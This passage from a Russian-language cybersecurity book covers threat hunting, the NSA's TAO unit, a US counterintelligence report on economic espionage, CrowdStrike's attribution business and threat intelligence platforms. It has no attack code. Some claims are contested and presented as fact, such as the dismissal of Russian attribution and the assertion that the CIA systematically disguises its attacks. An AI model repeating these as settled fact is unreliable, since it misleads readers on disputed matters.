- **Виртуозное владение эмпирическим методом анализа:** после создания соответствующих сценариев и гипотез, следующим шагом в процессе Threat Hunting является их моделирование (проверка), поиск доказательств и обнаружение закономерностей. Эти стадии очень похожи на те, которые обычно использует ученый-исследователь. Таким образом, «охотники за угрозами» должны иметь полное понимание методов работы, основанных на математическом и логическом анализе и «доказывании». Образно говоря, охотники за угрозами не так уж сильно отличаются от ученых, которые делают великие открытия.

В качестве примера эффективной работы подобных команд можно привести известную и на российском рынке компанию **Panda Security**, где существует команда профессионалов по Threat Hunting, стоящих за управляемым сервисом, который предлагается клиентам для эффективного и оперативного реагирования на действия хакеров и инсайдеров. Эти наши решения, основанные на машинном обучении и искусственном интеллекте, способны автоматически классифицировать 99,98% угроз. А для борьбы с оставшимися 0,02% компаниям и организациям как раз и привлекаются охотники за угрозами (команда Threat Hunting), которые выполняют расследования для выявления основных причин угроз и разработки плана действий по борьбе с ними. Эти расследования основаны на моделях атак, которые автоматически обнаруживаются решением, которое анализирует аномальные поведения пользователей и компьютеров. Таким образом, эксперты компании Panda Security могут в реальном времени идентифицировать индикаторы атак (IoA) вредоносных программ (известных и неизвестных), а также атак, в рамках которых не используются вредоносные программы (так называемые malwareless attack).

5.3. Структура и основные функции главного управления киберразведки США

Руководство киберразведывательной деятельностью в США осуществляет сверхсекретное подразделение Агентства национальной безопасности (АНБ) под названием «управление специализированным доступом» (Tailored Access Operations, TAO).

Известно, что ТАО было создано в 1997 году и на момент выхода книги насчитывает более 1000 сотрудников — как из военных, так и гражданских лиц. Они работают круглосуточно, в несколько смен. Основной задачей этого подразделения является сбор разведывательной информации по зарубежным целям, похищение данных, сохраненных на жестких дисках компьютеров, а также сообщений и трафика данных, проходящих по атакуемым системам электронной почты, голосовых и текстовых сообщений. В случае необходимости информация такого рода обеспечивает возможность США уничтожать или повреждать иностранные компьютерные системы с помощью кибератак. Кибератаками в свою очередь занимается Киберкомандование США, которое возглавляет лично директор АНБ. Таким образом, основной функцией ТАО является поиск «целей» и «объектов» кибератак, осуществляемых АНБ по всему миру.

Известно, что ТАО в течение 15 лет успешно собирало и анализировало информацию из китайских компьютерных и телекоммуникационных систем, в том



числе — членов китайского правительства. В свое время именно ТАО «засекло» китайских хакеров при прослушивании сети Организации Объединенных Наций, при этом «засветив» себя и показав, что является одним из наиболее важных источников информации для правительства США. В частности, в 2007 году ТАО получило государственную награду за получение важных разведанных о ядерной программе Ирана. В нашей книге (Белоус А.И. Кибербезопасность объектов топливно-энергетического комплекса. Концепции, методы и средства обеспечения. — Инфра-Инженерия, 2020) мы детально описали известную специалистам и журналистам гибридную кибероперацию «Олимпийские игры», реализованную в последующие два года (2008—2009 гг.) АНБ совместно с израильским киберподразделением 8200, в результате которой иранская ядерная программа была фактически сорвана.

ТАО заслужило репутацию лучшей разведки, американского разведывательного ведомства по результатам своей деятельности, не только по Ирану и Китаю, но также и по иностранным многочисленным террористическим группам, по шпионским действиям, проводимым против Соединенных Штатов иностранными правительствами, по баллистическим ракетам и разработкам оружия массового поражения во всем мире, а также по последним политическим, военным и экономическим событиям во всем мире.

Так, хакеры и аналитики ТАО сыграли важную роль в борьбе против талибов, Аль-Каиды и в выслеживании Усамы бен Ладена. Когда в 2007 году США вторглись в Ирак, ТАО уже локализовало 100 основных ячеек Аль-Каиды и предоставило АНБ соответствующую информацию для их ликвидации.

Тем не менее когда речь идет о ТАО, то речь идет о гораздо большем, чем просто «шпионаж» и «фильтрация информации». Например, ТАО играло руководящую роль (вместе с израильской командой 8200) при разработке программ Stuxnet и Flame для противодействия иранской ядерной программе. Как известно, в результате действия этих «программ» впервые в мире было «физически» выведено из строя (разрушено) *производственное оборудование* фабрики в г. Натанзе.

О структуре и принципах работы ТАО известно крайне мало. Головной офис ТАО (Remote Operations Center) является крупнейшей базой, «сердцем» подразделения с 600 сотрудниками. Офис располагается в штаб-квартире АНБ в Форт-Миде, штат Мэриленд и имеет беспрецедентную защиту: начиная от стальных входных дверей с множественной вооруженной охраной на всех без исключения постах и заканчивая введением шестизначного пароля и сканированием сетчатки глаза входящего сотрудника. Известно, что структура ТАО содержит четыре основных «филиала».

Филиал по сетевым технологиям обработки данных (Data Network Technologies Branch) занимается разработкой программного обеспечения, с помощью которого информация обрабатывается и анализируется.

Филиал по телекоммуникационным сетевым технологиям (Telecommunications Network Technologies Branch) отвечает за проникновение в вычислительные и промышленные сети потенциального противника.

Филиал инфраструктурных технологий (Infrastructure Technologies Branch) выполняет координацию и общее обеспечение рабочего процесса, так сказать, системное администрирование ТАО.

Филиал технологического доступа (Access Technologies Operations Branch) обеспечивает в сотрудничестве с ЦРУ и ФБР «внесетевую деятельность» — в том числе подготовку и защиту локальных компьютеров штатных сотрудников ТАО.

АНБ активно сотрудничает непосредственно с крупнейшими университетами. Так, в 2012 году на базе Государственного университета Дакоты, Высшей морской школы, Северо-Восточного университета и Университета Талсы были созданы *Центры подготовки специалистов в области обеспечения кибербезопасности*.

Наряду с известной программой АНБ «Призма», программа Центра правительственной связи Великобритании (GCHQ) «Темпора» ТАО преследует главную цель — сделать США ведущей державой в виртуальных войнах.

В заключение следует отметить «размытость» и «неочевидность» границы между функциями разведки, шпионажем и войной, если речь идет о виртуальном пространстве формально. ТАО, как подразделение АНБ, формально относится к разведывательной службе, но также находится и под контролем Министерства обороны: ведь командующий киберкомандования США, которое отвечает за проведение кибератак, работает непосредственно с руководством ТАО.

5.4. Ежегодные отчеты управления контрразведки США о киберугрозах

Для того чтобы быть «в курсе» развития ситуации с новыми киберугрозами, специалисты по кибербезопасности должны регулярно мониторить соответствующие тематические сайты. Хорошим источником информации являются ежегодные отчеты американских контрразведчиков. Так, в конце 2018 г. в открытой печати [6] был опубликован очередной отчет «Foreign Economic Espionage in Cyberspace». Этот отчет был подготовлен *Управлением Национальной Контрразведки США* (National Counter intelligence and Security Center, NCSC) совместно с *Разведывательным Центром по Противодействию КиберУгрозам* (Cyber Threat Intelligence Integration Center, СТИИС).

В отчете освещены самые распространенные на момент опубликования киберугрозы, перечислены основные отрасли промышленности и инновационные технологии, вызывающие повышенный интерес со стороны хакеров, а также были показаны некоторые новые потенциально деструктивные тенденции, сформировавшиеся в сфере кибербезопасности, которые заслуживают пристального внимания экспертов по кибербезопасности.

Промышленный кибершпионаж как стратегическая угроза

Киберпространство сегодня является основным «полем деятельности» для широкого круга лиц и организаций, занимающихся *экономическим шпионажем*. Это и государства, конкурирующие с Америкой, и коммерческие предприятия, ведущие бизнес при поддержке государственных структур, и так называемые спонсоры, незримо стоящие за деятельностью большинства групп хакеров.

Надо признать, что США *реально* сохраняют роль абсолютного мирового лидера в исследованиях, инновациях и высокотехнологическом развитии во многих высо-

ко-технологичных секторах промышленности, обороны и бизнеса. Американские федеральные институты, университеты и корпорации регулярно становятся мишенями онлайн-атак. У американских контр-разведчиков вызывают обоснованное беспокойство как масштабы этой противоправной деятельности, так и то, что тенденция не ослабевает и, по прогнозам независимых экспертов, сохранится и в долгосрочной перспективе.

И хотя, с одной стороны, технологии будущего многократно увеличивают вычислительные способности, создают преимущества в хранении огромных объемов баз данных и аналитической обработке информации, с другой стороны, эти технологии потенциально уязвимы в вопросах кибербезопасности и требуют разработки адекватных защитных мер.

За последнее десятилетие «облачные» вычисления оформились уже как стандарт мировой IT-индустрии и, в сочетании с развитием таких технологий, как искусственный интеллект и Интернет вещей, несут пока еще потенциальные «критические уязвимости» американским компьютерным сетям.

В цитируемом отчете выделены четыре *приоритетных «направлений угроз»*, над решением которых будут сосредоточены усилия специалистов по кибербезопасности ведущих центров США.

- Облачные сети и инфраструктура Интернета вещей увеличивают объем глобального онлайн-пространства огромными темпами. Облака уже не раз использовались в качестве платформы для киберпреступлений, а с ростом количества приложений, обслуживающих технологии типа «умного дома» и «умного города», миллиарды потенциально небезопасных сетевых узлов создадут неисчислимо большие возможности для противоправной деятельности.
- Период активного внедрения новых технологий характеризуется отсутствием какой-либо стандартизации в IT-индустрии, что в ближайшем будущем неизбежно помешает разработке адекватных и всеобъемлющих решений в области кибербезопасности.
- При построении эффективной защиты необходимо рассматривать промышленный шпионаж как глобальную и разнонаправленную угрозу целостности американской экономики и мировой торговли. Хотя киберпространство и является наиболее предпочитаемым местом совершения экономических преступлений, оно далеко не единственное.
- Страны-конкуренты задействуют киберпреступления в сочетании с приобретением знаний иностранными студентами в американских университетах, предоставлением рабочих мест квалифицированным специалистам и операциями в рамках сбытовых цепочек программного обеспечения.

В отчете подчеркнуто усиление уровней угроз, исходящих от иностранных государств.

Приведем несколько характерных цитат из отчета по этим указам:

«Иностранные разведывательные организации и те, кто работает от их имени, по сей день представляют для нас постоянную и всеобъемлющую угрозу. Китай, Россия и Иран выделяются, как три наиболее способные и активные страны, активно использующие экономический кибершпионаж. Кроме того, страны, тесно сотрудничающие

с США, союзники и партнеры, зачастую используют предоставленный им доступ для получения конфиденциальных военных и гражданских технологий. Даже несмотря на развитые способы защиты, кибершпионаж сохраняет привлекательность благодаря возможности получения доступа к различным видам интеллектуальной собственности при относительно низких затратах».

«Китай в решении задач стратегического развития страны опирается, в том числе, и на кибершпионаж. Основные цели китайского руководства — прогресс в науке и технологиях, модернизация армии, достижение определенных показателей в экономике и построение модели экономического роста, основанной на инновациях. Для технологического развития задействована сложная многосторонняя стратегия, вовлекающая большой спектр законных и незаконных методов, одним из которых являются кибероперации. С одной стороны, китайские компании и частные лица регулярно приобретают американские технологии для коммерческого и научного использования. С другой, китайское правительство вербует людей, занимающих различные должности в американском правительстве и промышленности, пытаясь через них получить доступ к необходимым технологиям. Ниже перечислены основные направления такой работы, и кто в нее прямо или косвенно вовлекается»

Нетрадиционные сборщики информации	Использование частных лиц, профессионально занимающихся наукой или бизнесом для выявления и приобретения американских технологий
Совместные предприятия	Использование совместных предприятий для приобретения технологий и технических ноу-хау
Исследовательские партнерства	Активный поиск сотрудничества с правительственными лабораториями, такими как, например, Department of Energy labs, для выявления и приобретения специфических технологий, а также «мягких навыков», необходимых для их внедрения и обслуживания
Совместная академическая работа	Через совместную работу и связи с американскими университетами, приобретение специфических исследовательских работ и получение доступа к высокотехнологичному исследовательскому оборудованию
Слияния и приобретения	Поиск вариантов покупки компаний, обладающих технологиями, оборудованием и персоналом. Нередко такие сделки заканчиваются расследованиями Комитета по Иностранным Инвестициям в США (Committee on Foreign Investment in the United States, CFIUS)
Подставные компании	Использование подставных компаний как для сокрытия «руки» своего правительства, так и для приобретения запрещенных к экспорту из США технологий
Программа предоставления занятости талантливым кадрам	Использование такой программы для поиска экспертов в своих областях среди китайцев за рубежом, возврата их на родину и задействования в работе над ключевыми стратегическими программами
Разведывательные службы	Министерство Государственной Безопасности и Управление Военной Разведки КНР привлекаются к вопросам получения технологий
Законодательная деятельность и нормативная база	Использование своих законов и нормативных актов для предоставления преимуществ своим компаниям постановки в невыгодное положение иностранных компаний

В отчете также отмечено, что как разведывательное сообщество (ЦРУ, АНБ, ФБР), так и эксперты по безопасности из частного сектора постоянно сталкиваются с непрекращающейся китайской киберактивностью. Однако отмечается снижение ее уровней по сравнению с теми, которые наблюдались перед заключением двусторонних американо-китайских соглашений в сентябре 2015 года. Большинство выявленных китайских киберопераций против американского

частного сектора были направлены либо на подрядчиков министерства обороны, либо на IT-фирмы, чьи продукты и услуги положены в основу правительственных и частных коммуникационных сетей по всему миру. *«По нашему мнению, Китай будет стремиться получить американские запатентованные технологии и другую интеллектуальную собственность любыми способами. Пренебрежение этой угрозой может вылиться в ослабление американского долгосрочного конкурентного преимущества в экономике».*

Что касается России, то усилия, направленные там на рост и укрепление экономики, в сочетании с проводимой модернизацией армии создают предпосылки для получения американской интеллектуальной собственности противоправным путем. *«Россия — это агрессивный игрок, обладающий необходимыми знаниями и ресурсами».* Помимо киберопераций, как отмечено в отчете, российскими структурами задействуются и другие методы.

- Использование российских коммерческих и научных компаний, взаимодействующих с Западом.
- Вербовка российскими разведывательными службами российских иммигрантов, обладающих «продвинутыми» техническими навыками.
- Проникновение российских спецслужб в общественные организации и частные предприятия, позволяющее правительству получать конфиденциальную техническую информацию.

«Россия использует кибероперации как один из методов получения разведанных для осведомленного принятия решений и отстаивания своих экономических интересов». По утверждениям экспертов, России необходимо провести структурные реформы по диверсификации своей экономики в технические отрасли, для увеличения темпов роста валового внутреннего продукта. К этому публично призывал и российский президент В.В. Путин. *«Для решения таких задач российские разведывательные службы проводят изохронные крупномасштабные хакерские атаки по сбору важной американской коммерческой и технологической информации».*

«По нашему мнению, Россия в будущем продолжит проведение агрессивных киберопераций, направленных против США и их союзников. И хотя кибероперации — это только один из элементов российского многостороннего подхода к сбору информации, они наиболее гибки и малозатратны. Российские хакеры постоянно совершенствуются, стараясь по максимуму использовать возможности open-source проектов для сокрытия своих связей с российским правительством».

В отчете отмечается и иранская киберактивность, направленная преимущественно против ближневосточных противников, Саудовской Аравии и Израиля. Однако в 2017 Иран атаковал и американские сети. Потеря конфиденциальной информации и технологий представляет не только значительную угрозу национальной безопасности США, но и дает возможность Тегерану стимулировать свой экономический рост, модернизировать военные силы и наращивать объемы международной торговли.

«Мы полагаем, что Иран продолжит попытки проникновения в американские сети с целью экономического или промышленного шпионажа. Иранская экономика, сильно зависящая от нефтяных доходов, нуждается в росте не связанных с «нефтянкой» отраслей. По нашему мнению, Иран продолжит эксплуатировать киберпростран-

ство для получения преимуществ в таких (не нефтяных) отраслях и останется верен достижению своей более глобальной цели — преодоление научного и технологического отставания между ним и западными странами».

Новые угрозы

Киберугрозы эволюционируют параллельно с технологическим развитием глобальной информационной среды. В отчете были перечислены новые сферы, невнимание к которым может приводить к срыву мероприятий по обеспечению безопасности и расширению возможностей для сбора конфиденциальной американской экономической и технологической информации. В частности, это касается операций, реализуемых в рамках *сбытовых цепочек программного обеспечения*.

Совершенно очевидна нацеленность хакеров на проникновение в сбытовые цепочки, что служит базой для дальнейшей противоправной деятельности по множеству направлений — кибершпионаж, организационные сбои в работе компаний, причинение убытков. Если в период 2014–2016 гг. в США официально было заведено только четыре «громких» дела, то в 2017 году — уже семь. Причем с ростом количества таких операций растут и потенциальные убытки от каждой из них.

В отчетах приведены некоторые конкретные примеры:

- Одна из версий приложения CCleaner была заражена вредоносной программой Floxif, которая имеет возможность загружать и запускать другие файлы. В результате 2,2 млн пользователей по всему миру были заражены вирусом «backdoor». Уже с его помощью хакеры целенаправленно атаковали 18 компаний и, заразив несколько десятков компьютеров, получили возможность проведения шпионских операций даже против таких «гигантов», как Samsung, Sony, Asus, Intel, VMWare, O2, Singtel, Gauselmann, Dyn, Chunghwa и Fujitsu.
- Хакеры проникли в программное обеспечение, поставляемое южно-корейской фирмой Netsarang (продает решения для управления сетями и предприятиями). «Backdoor» позволил им как «подгрузить» дальнейший вредоносный код, так и напрямую похитить конфиденциальную информацию из сотен компаний, занятых в энергетике, производстве, финансах, фармакологии, телекоммуникациях и транспорте.
- Распространенная украинская программа предоставления отчетности в контролирующие органы, М.Е.Дос, была заражена «backdoor» и дальше использовалась для распространения замаскированных вирусов-вымогателей. Атака была ассоциирована с Россией и повлияла, а в некоторых случаях и парализовала, деятельность различных компаний по всему миру. К примеру, убытки, понесенные в 2018 г. FedEx и Maersk, оцениваются примерно в 300 млн долларов по каждой.
- Операция, получившая в дальнейшем название Kingslayer, проводилась с целью кражи учетных данных со счетов системных администраторов американских фирм. В результате злоумышленники получали возможность взломать систему, подменить легальное приложение и обновить уже новую программу версией, содержащей встроенный ими «backdoor». Масштабы убытков до конца не ясны. Точно известно, что один из подрядчиков Министерства обороны США был скомпрометирован.

Новые законы, принятые за пределами США в сферах импорта, кибер и национальной безопасности, повышают риски для США. Например, в 2017 году Китай и Россия *агрессивно* изменяли законодательство, предоставляя преимущества своим компаниям за счет американских и создавая потенциальные возможности для получения доступа к американской интеллектуальной собственности. В 2017 году Китай принял новый *закон о кибербезопасности*, ограничивающий продажи иностранных информационных и коммуникационных технологий у себя в стране и обязывающий иностранные компании предоставлять такие технологии на проверку компаниям, уполномоченным китайским правительством. Закон также обязывает фирмы, работающие в Китае, хранить свои данные в Китае и требует государственного подтверждения перед передачей каких-либо данных за рубеж.

Цепочка действий, необходимая американским компаниям для ведения бизнеса в Китае:

- 1) предоставить свои технологии и услуги на рассмотрение в органы национальной безопасности Китая;
- 2) хранить все данные в Китае;
- 3) создать совместное предприятие для открытия информационного центра;
- 4) получить подтверждение китайского правительства для передачи данных за рубеж;
- 5) использовать одобренные китайским правительством шрифты и VPN.

В результате Китай получает доступ к американской интеллектуальной собственности и частной информации. По схожему сценарию в последние годы развивается и российское законодательство. Резко увеличены *требования проверки исходного кода* для иностранных технологий, продаваемых внутри страны. Проведение таких проверок возложено на *ФСБ, которая рассматривается американской стороной как основной источник экономических шпионских операций*.

Иностранные компании, связанные со своими правительствами, часто предоставляют ценные услуги, требующие доступа к физическим и логическим контрольным точкам компьютеров и сетей, которые они обслуживают. Такой уникальный доступ предоставляет возможность иностранным государствам собирать конфиденциальную информацию. *«Недавние события только подчеркивают потенциальные риски, исходящие от технологических компаний, связанных с иностранными правительствами, которые широко применяют разведывательные усилия».*

- В сентябре 2017 года Министерство внутренней безопасности США издало директиву для федеральных агентств и ведомств избавиться от любых продуктов и услуг Лаборатории Касперского. Основанием послужила информация о рисках для безопасности из-за связей с российским правительством.
- В декабре 2017 года Министерство юстиции США предало огласке договор с Netcracker Technology Corp в соответствии с которым компания соглашалась не хранить конфиденциальную информацию и данные своих американских клиентов за рубежом. Причем Россия в этом договоре упоминалась особо (<https://www.dni.gov/files/NCSC/documents/news/20180724-economic-espionage-pub.pdf>).

5.5. Расследование кибератак как высокоприбыльный бизнес и инструмент политической борьбы

В период с 2010 по 2015 г. в мире появились десятки крупных и сотни небольших частных компаний, основной целью которых являлось расследование различных киберинцидентов.

Поднятая в СМИ США шумиха вокруг кибератак на американские компьютерные сети многократно увеличила доходы таких компаний, занятых «охотой на хакеров». Так, стоимость ранее малоизвестной компании CrowdStrike, обнаружившей якобы «русский след» в выборах 2016 года, в следующем году выросла до 1 млрд долл.

В мае 2017 года компания CrowdStrike, заявившая о том, что она специализируется на расследовании сложных компьютерных преступлений, получила 100 млн долл. в рамках очередного раунда инвестиций. Общая стоимость компании была оценена в 1 млрд долл., а главным инвестором выступил известный международный венчурный фонд Accel, уже вложившийся ранее в Facebook и Dropbox, к которому присоединились CapitalG (бывший Google Capital) и другие известные инвестиционные фонды из Кремниевой долины.

Известно, что CrowdStrike, созданная выходцами из компании McAfee Джорджем Курцем и Дмитрием Альперовичем, в 2015 году была включена Forbes в сотню самых многообещающих американских компаний. Но ее звездный час настал в декабре 2016 года, когда CrowdStrike опубликовала отчет о своем расследовании инцидента со взломом компьютеров Демократической партии США. Компания в этом отчете утверждала, что ее специалисты нашли доказательства причастности российской военной киберразведки к этому взлому. В результате помимо множества интервью в ведущих мировых изданиях CrowdStrike получила и вполне осязаемую выгоду: выручка от продаж основного продукта — подписки на комплексное решение в области кибербезопасности — выросла почти на 500%.

Показательна история создания этой компании. Так, сооснователь CrowdStrike Курц сделал карьеру в McAfee, поднявшись до поста технического директора и старшего вице-президента по работе с корпоративным сектором. В 1999 году Курц создал собственную компанию Foundstone, специализирующуюся только на кибербезопасности, которую в 2004 году продал McAfee. Партнер Курца Дмитрию Альперович на посту вице-президента по исследованию угроз McAfee ранее активно участвовал в расследовании известной экспертам по кибербезопасности «Операции Аврора» — серии кибератак на крупнейшие американские компании (Google, Adobe Systems, Northrop Grumman, Morgan Stanley и т.п.), осуществленной в 2010 году структурами, предположительно связанными с Народно-освободительной армией Китая. Именно после «Операции Аврора» в медиа и соцсетях стали открыто говорить о том, что крупнейшие мировые державы (США, Китай и Россия) активно готовятся к «кибервойне» и формируют специальные хакерские группы (кибервойска), целью которых могут быть атаки на критические ИТ-инфраструктуры потенциальных противников, кража информации и даже разного рода диверсии.

Курц, который в тот момент был топ-менеджером McAfee, придумал антивирусное решение, полностью базирующееся в «облаке», что должно было позволить снизить нагрузку на пользователей ПК. Курц отправил своим друзьям, работавшим в инвесткомпании Warburg Pincus, презентацию нового проекта из 25 слайдов и вскоре получил 25 млн долл. инвестиций. Предприниматель шутит, что слайдов надо было сделать больше.

В 2011 году Курц и Альперович создали компанию CrowdStrike. Тогда Курц впервые написал в своем блоге, что компания будет заниматься не только обычной защитой от киберугроз, но и *расследованием компьютерных преступлений*, то есть сможет сообщать клиенту, кто именно его «заказал» хакерам. По оценке Курца, на тот момент только 40% инцидентов в сфере информбезопасности происходили случайно, а более половины атак являлись адресными, то есть сперва злоумышленники изучают компанию, ищут, как и через кого можно получить доступ к ее данным, и затем пишут специальное вредоносное ПО. Такие атаки намного опаснее случайных, и для борьбы с ними были нужны другие методы, например — наблюдение за сотрудниками, обмен данными с полицией и военными, изучение возможных связей и почерка хакеров. Для выполнения последних условий в 2012 году партнеры позвали в свою команду Шона Генри, бывшего исполнительного помощника директора ФБР, который возглавил дочернюю структуру компании CrowdStrike Services, занимающуюся предотвращением компьютерных преступлений и поиском хакеров.

Уже через три года — летом 2014 года CrowdStrike опубликовала свой первый отчет о расследовании деятельности хакерской группы *Putter Panda* (названия хакерским группам дает сама компания), из которого следовало, что китайские хакеры при поддержке военных КНР осуществляли многочисленные и многоцелевые атаки на IT-инфраструктуру правительственных агентств США и американских компаний, занятых в телекоммуникационном и энергетическом секторах, и даже предприятий ядерной отрасли. На основании именно этого отчета Департамент юстиции США выдвинул официальные обвинения против пяти высших офицеров Народно-освободительной армии Китая, которые китайские военные, разумеется, отвергли. Тем не менее в 2015 году Альперович заявил агентству Reuters, что его компания успешно предотвратила атаку китайской хакерской группы Hurricane Panda на инфраструктуру одной из крупных американских телекоммуникационных компаний [7].

Но наибольшую известность этой компании все-таки принесла борьба с «российской угрозой». В 2014 году CrowdStrike сообщила об обнаруженной активности хакерской группы Energetic Bear, которая за несколько лет осуществила сотни кибератак на более чем 2000 компаний по всему миру, специализируясь в основном на энергетическом секторе и промышленных предприятиях. Специалисты CrowdStrike пришли к выводу, что за Energetic Bear стоят российские военные. «Лаборатория Касперского» впоследствии подтвердила сам факт активности этой группы, но не нашла убедительных доказательств, что она связана именно с Россией. «Проанализировав полученные данные, мы можем подтвердить, что жертвы группы представляют не только энергетический сектор, но и многие другие секторы экономики. Тег Bear (медведь) отражает тот факт, что, по мнению CrowdStrike, группа имеет

российское происхождение. Нам не удалось подтвердить этот тезис», — говорилось в отчете лаборатории.

Однако компания Burlington Electric (Вермонт), которую СМИ называли одной из основных жертв атаки, официально заявила, что ноутбук одного из сотрудников, на котором и было обнаружено «подозрительное» ПО, не был подключен к какому-либо оборудованию, управляющему энергосетями. На этом основании газета Washington Post напечатала официальное опровержение своей предыдущей статьи, где говорилось, что «русские хакеры» получили контроль над энергосистемой Вермонта.

В декабре 2016 года CrowdStrike опубликовала получивший еще больший резонанс отчет, в котором утверждалось, что взлом ресурсов Национального комитета Демократической партии США (DNC) во время предвыборной кампании осуществила другая хакерская группировка Fancy Bear, якобы также подконтрольная российской военной киберразведке. Однако в качестве доказательства был приведен лишь факт, что для взлома сервера демократов и приложения для Android, которое украинские военные используют для упрощения расчетов при работе артиллерии, применялся один и тот же вирус.

Этот отчет неоднократно подвергался аргументированной критике — в частности, создатель упомянутого «приложения» для украинских военных отрицал сам факт взлома. Подозрение у независимых экспертов вызвало и то, что Национальный комитет Демократической партии США, который нанял уже известную на рынке кибербезопасности CrowdStrike для расследования факта инцидента, отказался предоставить доступ к своим серверам даже представителям ФБР, пытавшимся проверить данные отчета CrowdStrike (американская Конституция в действии).

В конечном счете, неоспоримых доказательств «русского следа» предоставлено так и не было. Зато благодаря борьбе с неувеличиваемыми «российскими кибердеверсантами» Курц и Альперович способствовали стремительному формированию нового рынка услуг, специализирующегося на всех аспектах защиты в киберпространстве.

На момент выхода этой книги (2020 г.) CrowdStrike обслуживает клиентов в 176 странах и ежедневно обрабатывает сотни инцидентов в сфере кибербезопасности. Она предлагает своим клиентам два основных типа продуктов — *платформу* комплексной защиты от киберугроз и *консалтинговые услуги*, включающие анализ инцидентов в сфере информационной безопасности, составление планов по отражению возможных будущих атак, расследование компьютерных преступлений и анализ рисков, в том числе проверку сделок по слиянию и поглощению на риски, непосредственно связанные с кибербезопасностью.

Если говорить о российском рынке, можно привести пример российской **Group-IB**, которая специализируется в сфере борьбы с киберпреступлениями. В 2016 году ее «иностранная» выручка выросла на 150% (в том числе и за счет шумихи вокруг «взломанных выборов»). Поскольку сообщений в прессе о хакерах и технологиях стало больше, и как следствие, стало больше внимания к этой теме, рынок начал расти, покупать различные решения по информационной безопасности стали чаще, — по словам основателя Group-IB Ильи Сачкова,

разговоры о «русских хакерах» часто не лишены оснований. «Мы видим киберугрозы, которые исходят из русскоязычного сегмента, первыми. Действительно, русскоязычные хакеры создают сегодня 80% самых сложных технологических схем в мире, а все их новые вирусы, шаблоны и сценарии целевых атак в первую очередь тестируются на наших российских банках, российских компаниях, предприятиях». С другой стороны, необходимо принимать во внимание и тот известный абсолютноному большинству экспертов факт, что *ЦРУ систематически занималось маскировкой своих киберпреступлений под русский, китайский, арабский, корейский, иранский следы и т.д.*, например, западные компании из сферы информбезопасности в 2017 году насчитали более 40 таких атак на предприятия 16 стран мира.

Несмотря на то что вышеупомянутая компания CrowdStrike фактически работает на расширяющемся рынке расследования кибератак, аналитики чаще всего считают его только одним из сегментов существующего уже около десятилетия *рынка обнаружения и реагирования на инциденты, связанные с безопасностью*. На момент выхода книги крупнейшим игроком на нем является основанная в 2007 году Tanium, а CrowdStrike находится в середине рейтинга. В узком сегменте расследования кибератак ближайшим конкурентом CrowdStrike является компания *Cylance*, чья капитализация еще в 2016 году превысила 1 млрд долл. В последнее время компания сделала ставку на искусственный интеллект: эффективно и быстро раскрывать преступные замыслы взломщиков под силу только самообучающимся программам разрабатываемых под руководством «проактивных» высококвалифицированных руководителей служб кибербезопасности.

5.6. Автоматизация процессов киберразведки с помощью Threat Intelligence Platform

5.6.1. Основные этапы алгоритма реализации Threat Intelligence

Threat Intelligence — киберразведка, задачей которой является получение и анализ данных об актуальных угрозах с целью прогнозирования вероятных атак и их предотвращения.

Алгоритм реализации процесса разведки (определения) угроз состоит из следующих этапов: сбор и аккумуляция данных об угрозах из различных источников в единой системе, их «обогащение», анализ и применение полученных знаний.

Сбор и аккумуляция данных

Сбор данных об угрозах производится с использованием следующих систем:

- *поисковые роботы* — системы для сбора информации о существующих сайтах в Интернете;
- *песочница* — изолированная среда для безопасного исполнения подозрительного кода с целью обнаружения и анализа вредоносных программ;
- *мониторинг ботнет-сетей* — сетей компьютеров под контролем управляющего сервера злоумышленника;

- *honeypot* — выделенный для злоумышленника в качестве приманки сегмент сети, отделенный от основной защищенной сети организации;
- *сенсоры* — программы-агенты, собирающие полезную информацию с различных устройств.

База данных регулярно пополняется базами «утечек» — чувствительной информацией, попавшей в открытые источники нелегитимным путем. Это могут быть учетные данные от систем и сервисов, адреса электронной почты, данные о кредитных картах, пароли и т.п.

Из открытых источников OSINT приходят фиды (структурированные проанализированные данные) — данные об IP-адресах и доменах, с которых идет распространение вредоносных файлов, их сэмплы и хэши; списки фишинговых сайтов и почтовые адреса отправителей фишинговых писем; активность C&C (Command & Control) серверов; адреса, с которых идет сканирование сетей в целях инвентаризации и обнаружения версий систем, баннеров сервисов и уязвимостей; IP-адреса, с которых проводятся bruteforce атаки; Yara сигнатуры для обнаружения вредоносного программного обеспечения.

Дополнительную полезную информацию можно найти на сайтах аналитических центров, CERT и блогах независимых исследователей, а именно обнаруженные уязвимости, правила для их обнаружения, описания расследований.

Аналитики в процессе расследования целевых атак получают сэмплы вредоносных файлов, их хэши, списки IP-адресов, домены, URL, содержащие нелегитимный контент.

Также в эту систему поступают данные об обнаруженных уязвимостях в программном обеспечении и атаках от партнеров, вендоров, заказчиков.

Одновременно осуществляется сбор информации с СЗИ: антивирусы, IDS/IPS, Firewall, Web Application Firewall, средства анализа трафика, средства регистрации событий, системы защиты от несанкционированного доступа и др.

Все собранные данные затем аккумулируются в рамках единой платформы, которая позволяет дополнять (освещать), анализировать и распространять сведения об угрозах.

Дополнение полученных данных

Собранная информация по конкретным угрозам дополняется («обогащается») контекстной информацией — название угрозы, время обнаружения, геолокация, источник угрозы, обстоятельства, цели и мотивы атакующего.

Также на этом этапе происходит Enrichment — обогащение данных — получение дополнительных атрибутов технического характера к уже известным атакам:

- URL;
- IP-адреса;
- домены;
- Whois данные;
- Passive DNS;
- GeoIP — географическая информация об IP-адресе;
- сэмплы вредоносных файлов и их хэши;
- статистическая и поведенческая информация — техники, тактики и процедуры проведения атак.

Анализ собранных данных

На этом этапе анализа производится объединение событий и атрибутов, относящихся к одной атаке, по следующим признакам: территориальное расположение, временной период, сектор экономики, преступная группировка и др.

Происходит определение связей между различными событиями — корреляция.

При работе с фидами производится выбор источника фидов в зависимости от отраслевой специфики; типов атак, актуальных для определенной компании; наличие атрибутов и IOC, которые закрывают риски, не закрытые правилами систем защиты. Затем определяется ценность фида и они приоритизируются, опираясь на следующие параметры.

- Источники данных фида — возможно, что данный источник является агрегатором данных из OSINT источников и не предоставляет никакой собственной аналитики.
- Актуальность — своевременность и «свежесть» предоставляемых данных. Надо учитывать два параметра: время от момента обнаружения атаки до распространения фида с данными об угрозе должно быть минимальным; источник должен поставлять фиды с частотой, которая обеспечивает актуальность информации об угрозах.
- Уникальность — количество данных, не встречающихся в других фидах. Количество собственной аналитики, которую предоставляет фид.
- Встречаемость в других источниках. С первого взгляда может показаться, что если атрибут или IOC (Indicator of Compromise) встречается в фидах от нескольких источников — можно повысить ему уровень доверия. На самом деле какие-то источники фидов могут черпать данные из одного и того же источника, в котором информация может быть не проверена.
